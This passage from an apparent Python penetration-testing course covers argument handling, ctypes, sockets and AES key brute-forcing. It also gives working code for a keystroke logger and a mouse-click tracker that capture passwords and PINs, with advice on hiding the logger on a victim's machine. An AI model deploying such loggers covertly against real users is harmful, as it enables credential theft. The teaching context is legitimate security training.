In the first example, we check the length of the sys.argv variable. The tool requires three arguments, so the length of sys.argv must be 4 (three arguments plus the first element of the list representing the script name). If the length of the argv list is not 4, then we print help information and exit.

In the use of this script, we can see that running the script with no arguments (the first example) or too few arguments (the second example) causes the help line to display. When three arguments are specified, the tool does not print the help and exits, continuing program execution. Note that a command-line argument of a string with spaces enclosed in quotes is treated as one argument (e.g. "Hello, World"). When more than three command-line arguments are specified, the tool rejects the input and displays the help message.

This technique works well for a limited number of fixed order arguments, but sometimes your tool may require a variable number of arguments. The second script example on this slide shows the use of a for loop to iterate the command-line argument list. Since we do not want to process the script name as an argument, the for loop iterates over the sys.argv[1:] portion of the list, starting with the first element until the end of the list. The example below shows sample output from this tool:

```
C:\dev>python cmdex2.py one two 1 3.1337
Processing argument one
Processing argument two
Processing argument 1
Processing argument 3.1337
```

Globbing is a shell function on Linux/Unix systems. When the user specifies a wildcard in the tool, the shell expands (or globs) the matching list of files before passing them as command-line arguments. A for loop as shown in the second example is perfect on a platform that performs globbing, since the tool will receive each of the globbed filenames as an individual command-line parameter.

Note that Windows does not perform globbing; if a user specifies "*.dll" on Windows, the string "*.dll" is passed as a command-line argument. Instead, we can use the glob namespace glob method (e.g. glob.glob()) to get similar functionality on Windows systems, giving end-users similar functionality on Windows or Linux systems:

```
>>> import glob
>>> print glob.glob("*.py")
['cmdex1.py', 'cmdex2.py', 'dll.py', 'fuzzable-ftp.py', 'ivcoltest.py', 'pls.py', 'wimax-scanner.py']
```

Note the glob.glob() method takes a string as the input; glob.glob() cannot take a list as an input. Therefore, you would specify "glob.glob([sys.argv[1])", but not "glob.glob(sys.argv)".

Useful Snippets – ctypes

```
# Courtesy of Steve Sims
from ctypes import *
import sys
import string

kernel32 = windll.kernel32

if len(sys.argv)!=2:
        print "Usage: dll.py <DLL to resolve>"
        sys.exit(0)

windll.LoadLibrary(sys.argv[1])
loadAddr = kernel32.GetModuleHandleA(sys.argv[1])
print "\n"+string.upper(sys.argv[1])
print hex(loadAddr) + " Load Address"
print hex(loadAddr + 0x1000) + " Text Segment"
```

```
C:\dev>python dll.py c:\windows\system32\NAPCRYPT.DLL

C:\WINDOWS\SYSTEM32\NAPCRYPT.DLL
0x73850000 Load Address
0x73851000 Text Segment
```

TIP

ctypes allows us to call any Windows API functions from within Python.

This script identifies the load address of a DLL when searching for a trampoline address within a given page offset.

Useful Snippets – ctypes

The script on this slide, contributed by Steve Sims, demonstrates the use of the ctypes module. The ctypes module allows us to load Windows DLL files as libraries (`windll.LoadLibrary(DLLname)`). After loading the named library, the script calls the Windows GetModuleHandleA() function to identify the DLL load address and text segment, both of which are useful when searching for a DLL within a memory page offset for shellcode trampoline attacks.

Useful Snippets – sockets

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("www.sans.org", 80)) # host and port in a () tuple
s.send('GET / HTTP/1.1\r\nHost: www.sans.org\r\n\r\n')
data = s.recv(1024)
s.close()
print data
```

TCP client, send and recv

```
# cat ntpping.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(("time.apple.com", 123))
s.send('\xe3' + "\x00"*47)  # Empty NTPv4 client request message
(resp, src) = s.recvfrom(8) # returns a () tuple with remote IP
for i in xrange(0,len(resp)):
        print "0x%02x"%ord(resp[i]),
print
# python ntpping.py
0x24 0x02 0x00 0xef 0x00 0x01 0x4f
```

UDP client, send and recvfrom

Useful Snippets – sockets

Sockets are a concept often used in networking where we want to send or receive data over a network port using TCP or UDP. The first example on this slide creates a TCP socket of type SOCK_STREAM (TCP), then uses the socket to connect to www.sans.org:80 before sending and receiving data.

The second example is similar, this time creating a UDP socket on the NTP port (UDP/123) to time.apple.com. A minimal NTP client packet is sent to the server, soliciting a response as shown.

Useful Snippets – Crypto

```
from Crypto.Cipher import AES
ciphertext = "\x9c\xe8\x4d\x0f\x87\xcb\xa4\x8e\xc1\x01\xf7\x34\x02\x4a" +
"\xfd\x1b\xe9\xcd\x7d\x36\xef\xf3\x5d\x47\xa6\xa8\xda\x04\x6a\x73\x12\x65"

fh = open("tmcom.exe", "r")
keyspace = fh.read()
keyspacelen = len(keyspace)

for offset in range(0,keyspacelen-15):
    e = AES.new(keyspace[offset:offset+16], AES.MODE_CBC, "\x00"*16)
    p = e.decrypt(ciphertext)
    try:
        p.decode('utf8')
    except UnicodeDecodeError:
        continue
    print "%i guesses, plaintext:\n%s" % (offset+1, p)
```

Search through a file to identify the encryption key used by an application; keep decrypting until the plaintext content is printable.

```
# ls -l tmcom.exe
-rwxr--r-- 1 root 487565 2013-07-18 13:42 tmcom.exe
# python keyfind.py
454129 guesses, plaintext:
{ "ntok:" { "token": "nOhND4fLpI=" }, }
```


Useful Snippets – Crypto

Python has many third-party and built-in modules to enhance and simplify tasks. For example, the PyCrypto module by Dwayne C. Litzenberger (https://www.dlitz.net/software/pycrypto/) allows you to use several cryptographic routines in various modes of operation without significant complexity.

For example, this author was recently engaged in a penetration test to evaluate a third-party product that used AES 128-bit encryption in CBC mode to protect the confidentiality of network traffic from a server component to a networked control system appliance. With access to the network, it was possible to identify the content of encrypted packets, as shown in the "ciphertext" variable on this page.

Through available documentation and the observation of network traffic, my team determined that the system was using a weak Initialization Vector (IV) when encrypting data (through guesswork, we identified the IV as all zeros). What we did not know was the key used to encrypt traffic.

With access to the software from the server, we wrote a quick Python script (shown on this page) to search through various software executables, using each 16-byte value in the EXE file as a potential key.

In the example on this page, we read the target executable into a string element "keyspace", and calculate the length of the data. For each 16-byte value (starting at bytes 0–15, then 1–16, etc.), we used the PyCrypto module to decrypt the ciphertext repeatedly. For this exercise, it was possible to identify successfully decrypted data by identifying the presence of a properly-decoded plaintext string (UTF8), but an alternative could be to write all decrypted content to unique files, differentiating properly decrypted data by performing entropy analysis on the decrypted data.

Pen Test Python: pyHook

- pyHook allows your Python tool to intercept Windows mouse and keyboard input
- Relies on pywin32, which sends notifications of Windows events to the script
- pyHook uses a *callback function* model
  - You define what you want to do when an event happens in a function
  - You register the function with the event handler
  - When the event is triggered, your code is executed

Pen Test Python: pyHook

Let's look at some more modules that are valuable when developing tools relating to pen test Python techniques. pyHook is a Python module developed by Peter Parente to simplify keyboard and mouse interception on Windows (https://sourceforge.net/projects/pyhook/). pyHook relies on the pywin32 project by Mark Hammond (https://sourceforge.net/projects/pywin32/) to intercept and send notifications of Windows events to your Python script.

pyHook relies on a callback function model, where you define your code's functionality in a function that is registered with and later invoked by a system handler when a specific event is triggered. This is a common technique in programming languages where you are responding to an event (such as a keystroke press), as opposed to constantly polling a resource and wasting system resources.

```
import pythoncom, pyHook

# This is the callback function
def OnMouseEvent(event):
    print 'MessageName:',event.MessageName
    print 'Message:',event.Message
    print 'Time:',event.Time
    print 'Window:',event.Window
    print 'WindowName:',event.WindowName
    print 'Position:',event.Position
    print 'Wheel:',event.Wheel
    print 'Injected:',event.Injected
    print '---'
    return True

hm = pyHook.HookManager()
# Register the callback function with the
# event handler
hm.MouseAll = OnMouseEvent
# Hook the event
hm.HookMouse()
# Send Windows events to script to handle
pythoncom.PumpMessages()
```

```
import pythoncom, pyHook

def OnKeyboardEvent(event):
    print 'MessageName:',event.MessageName
    print 'Message:',event.Message
    print 'Time:',event.Time
    print 'Window:',event.Window
    print 'WindowName:',event.WindowName
    print 'Ascii:', event.Ascii, chr(event.Ascii)
    print 'Key:', event.Key
    print 'KeyID:', event.KeyID
    print 'ScanCode:', event.ScanCode
    print 'Extended:', event.Extended
    print 'Injected:', event.Injected
    print 'Alt', event.Alt
    print 'Transition', event.Transition
    print '---'
    return True

hm = pyHook.HookManager()
hm.KeyDown = OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```


Pen Test Python: pyHook Examples

This page includes two examples of pyHook scripts taken from the pyHook documentation. The script on the left imports the pythoncom module (supplied by pywin32) and the pyHook module, then defines the callback function OnMouseEvent. The OnMouseEvent function takes a single argument from the system (event), which is decoded using multiple print statements. The print statements demonstrate the power of pyHook, allowing us to easily access the message name and event type (such as a left-click down, right-click down, right-click up, mouse movement, etc.), window information, and scroll wheel use. At the end of the callback function, it returns a True value to allow other system processes to also have the opportunity to process the event.

Following the callback function definition, the script invokes the pyHook HookManager, registers the OnMouseEvent method, hooks the system mouse, and starts sending mouse events to the script using the pythoncom.PumpMessages() function.

The code on the right of this page is similar in structure, but deals with keyboard keystroke event information including the ASCII value of the keystroke (event.Ascii), modifier keys (alt, extended characters such as ctrl, winkey, etc.), and more. Let's put the pyHook keyboard keystroke interception functionality to good use for a pen test.

Pen Test Python: Simple Keystroke Logger

```
import pyHook, pythoncom, logging
logging.basicConfig(filename='mykeylogger.txt',
        level=logging.DEBUG, format='%(message)s')

def OnKeyboardEvent(event):
    logging.log(logging.DEBUG,chr(event.Ascii))
    return True

hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

Save this script as a .pyw file (pyw scripts don't have a command window).
Run the script to capture all keystrokes to the identified file.


Pen Test Python: Simple Keystroke Logger

The script on this page is all that is needed for a simple keystroke logging. The script uses the Python logging module to write the keystroke information to a specified filename ("mykeylogger.txt") as a string. The callback function itself simply logs the ASCII value of the keystroke event. The last four lines are consistent with the earlier scripts: Instantiate the pyHook HookManager, register the callback function, hook the keyboard, and send Windows keyboard events to the script.

Running this script on a Windows host will immediately start to capture all keyboard keystrokes for all applications, including password fields, writing the keystrokes to the specified file. The process will not exit by itself unless Python crashes or it is terminated from Task Manager.

Note that Python scripts with a .py extension open in a command prompt window, which would potentially give away the presence of this script on a victim system. Renaming the script to .pyw eliminates the command prompt, allowing the attacker to run the script on a victim system without any visible application windows.

The script on this page is included on your Windows 10 VM in C:\DEV\simplekeystrokelogger.



Pen Test Python: Web-Based Keyboards

Let's continue to use the pyHook library, but this time for intercepting mouse event information. To mitigate the threat of keystroke loggers, some web pages include their own web-based keypad systems. The example on this page is from UC Berkeley CalNet Authentication Service, a single sign-on system used for UC Berkeley students. Students are expected to create a 6-character or longer PIN, entered using the mouse.

While this system does prevent an attacker from capturing the login password using a keystroke logger, it does not represent a significant obstacle for a pen tester with Python at his or her disposal.

Image source: https://calnetweb.berkeley.edu/calnet-deputies/manage-my-calnetkey

```
import pythoncom, pyHook, ctypes, time, sys
from PIL import Image, ImageDraw

user32 = ctypes.windll.user32
screensize = user32.GetSystemMetrics(0), user32.GetSystemMetrics(1)
lastclick = (screensize[0]/2, screensize[1]/2) # Start at screen center
end = time.time() + 60*2 # Run for ~2 minutes, then exit
im = Image.new('RGB', screensize, (255, 255, 255))

def OnMouseEvent(event):
    global lastclick, end, im
    if event.Message == 513: # Left mouse click down
        draw = ImageDraw.Draw(im)
        draw.line((lastclick, event.Position), fill=128, width=4)
        lastclick = event.Position # Save this click for the next line
    if time.time() > end:
        im.save('out.jpg', 'JPEG', quality=80)
        sys.exit(0)
    return True

hm = pyHook.HookManager()
hm.MouseAll = OnMouseEvent
hm.HookMouse()
pythoncom.PumpMessages()
```

Create a JPG matching the screen resolution. Draw a line between each mouse click, starting from the center. After two minutes, save and exit.

Pen Test Python: Draw Mouse Click Path Lines

The script on this page is slightly more complicated, but still includes similar elements to the previous keystroke logger script. This script introduces the Python Imaging Library (PIL) to create a JPG file with the recorded mouse click behavior.


After importing the necessary modules, the script calculates the victim's desktop resolution using the user32.GetSystemMetrics() call, recording the X and Y values in the tuple screensize. Next, a global variable lastclick is recorded. Since there is no *previous* click, the lastclick starts from the center of the image.

Next, a timer for duration of the script is set, and a basic JPG image is created with Image.new() from PIL.

The callback handler only examples mouse events of type 513, which corresponds to the left mouse click down event. For each left mouse click, a line is drawn to the current X/Y coordinates of the mouse click from the last mouse click coordinates using the PIL Draw() object and draw.line() with a red line color (color 128) and a line width of 4 pixels. The current mouse click is recorded in the lastclick variable for use in drawing the next line.


Next, the script checks if the two-minute timer has expired. If so, then it saves the image with the lines as a JPG and exits. The remaining code is similar to the keyboard keystroke capture script, updated for mouse clicks.

This script is included on your Windows 10 VM in the C:\DEV\simplemousetracker directory.




Pen Test Python: Mouse Clicks and Lines (1)

When the script exits, it will write a JPG file with a white background and connected red lines, similar to the example shown here. This isn't particularly exciting until you put it together with the target login page.



Pen Test Python: Mouse Clicks and Lines (2)

Making the click image transparent and placing the target login screen behind it allows us to visualize the mouse behavior. The password in this case is likely "137c92".



Fixing Code

A lot of developers who are just getting started become frustrated with syntax or logic errors in code that are difficult to solve. Some of these issues become easier to solve after you gain more experience in fixing errors, though even the best developers can relate to stories of elusive programmatic bugs that live on for long periods of time.

A few recommendations to help in minimizing the frustration associated with fixing buggy code:

- Documenting your code up-front will save you a lot of time when you have to review and change it months later.
- When troubleshooting logic errors, judiciously use the "print" statement to review the value of variables or just to watch the script execution. Consider writing a debug_print() function that works like the print function except that it only runs when a debug flag is set, or even writes the logging output to a file.
- Read exception output carefully: Python exceptions aren't the prettiest troubleshooting tool, but they often provide enough information to fix a problem when read carefully. When troubleshooting syntax errors, the prior line is often a common culprit.
- Limit exception handlers to handle exceptions that you anticipate. Catch-all exception handlers (e.g., "except:") can be very problematic to troubleshoot when it is handling an exception you don't recognize or understand.
- In general, avoid being clever in code, instead favoring readability and simplicity. An early mentor of this author told me that "troubleshooting code is twice as hard as writing code, so you should only code to one-half of your ability."

Python 3

- Revised language fixing many inconsistencies in Python 2.x
  - Better handling of Unicode characters; new byte array type
  - Accommodates character sets beyond those used in the English language
  - Resolves many issues that trip up beginning programmers
- Many platforms do not ship with Python3 interpreter
- Back-porting of Python 3 features gives developers a reason not to switch

Python 3

```
>>> '深入 Python'[0]
'深'
>>> é = "Intl Support"
>>> 5/2
2.5
```

Python 2.7

```
>>> '深入 Python'[0]
'\xe6'
>>> é = "Intl Support"
  File "<stdin>", line 1
    é = "Intl Support"
    ^
SyntaxError: invalid syntax
>>> 5/2
2
```



Python 3

Python 3 is the not-backward-compliant revision to the Python programming language, designed specifically to correct shortcomings in Python that make Python less graceful or awkward for programmers. Python 3 introduces several new features, including improved handling of Unicode content, the introduction of the byte array type, support for character sets beyond those used in the English language, and resolves many rudimentary issues that trip up beginning Python programmers.

On this page, we have sample Python code, interpreted by Python 3 and Python 2.7. In the first example, the Python 3 interpreter gracefully handles a Chinese string, slicing the first byte of the string as would reasonably be predicted. In the second statement, we use the character `"é"` as a variable name. Finally, basic division returns a float.

In the second example using the Python 2.7 interpreter, the examples are not so rosy. The string slicing for `'深入 Python'` returns `"\xe6"` instead of the first character which is the upper half of the Unicode equivalent for `"深"`. The non-English language character `"é"` cannot be used for a variable name, and `5%2` is `"2"`.

While Python 3 solves common problems and better supports an international community, it is still not as widely adopted as Python 2.x. Many platforms do not ship with a Python 3 interpreter for example (including popular Linux distributions and Mac OS X), making Python 2.7 a better choice for programmers who want to reach a wider audience without additional dependency requirements. Further, several of Python 3's popular features have been back-ported to Python 2.7, which further gives developers a reason not to make the transition to Python 3.



Transitioning to Python 3

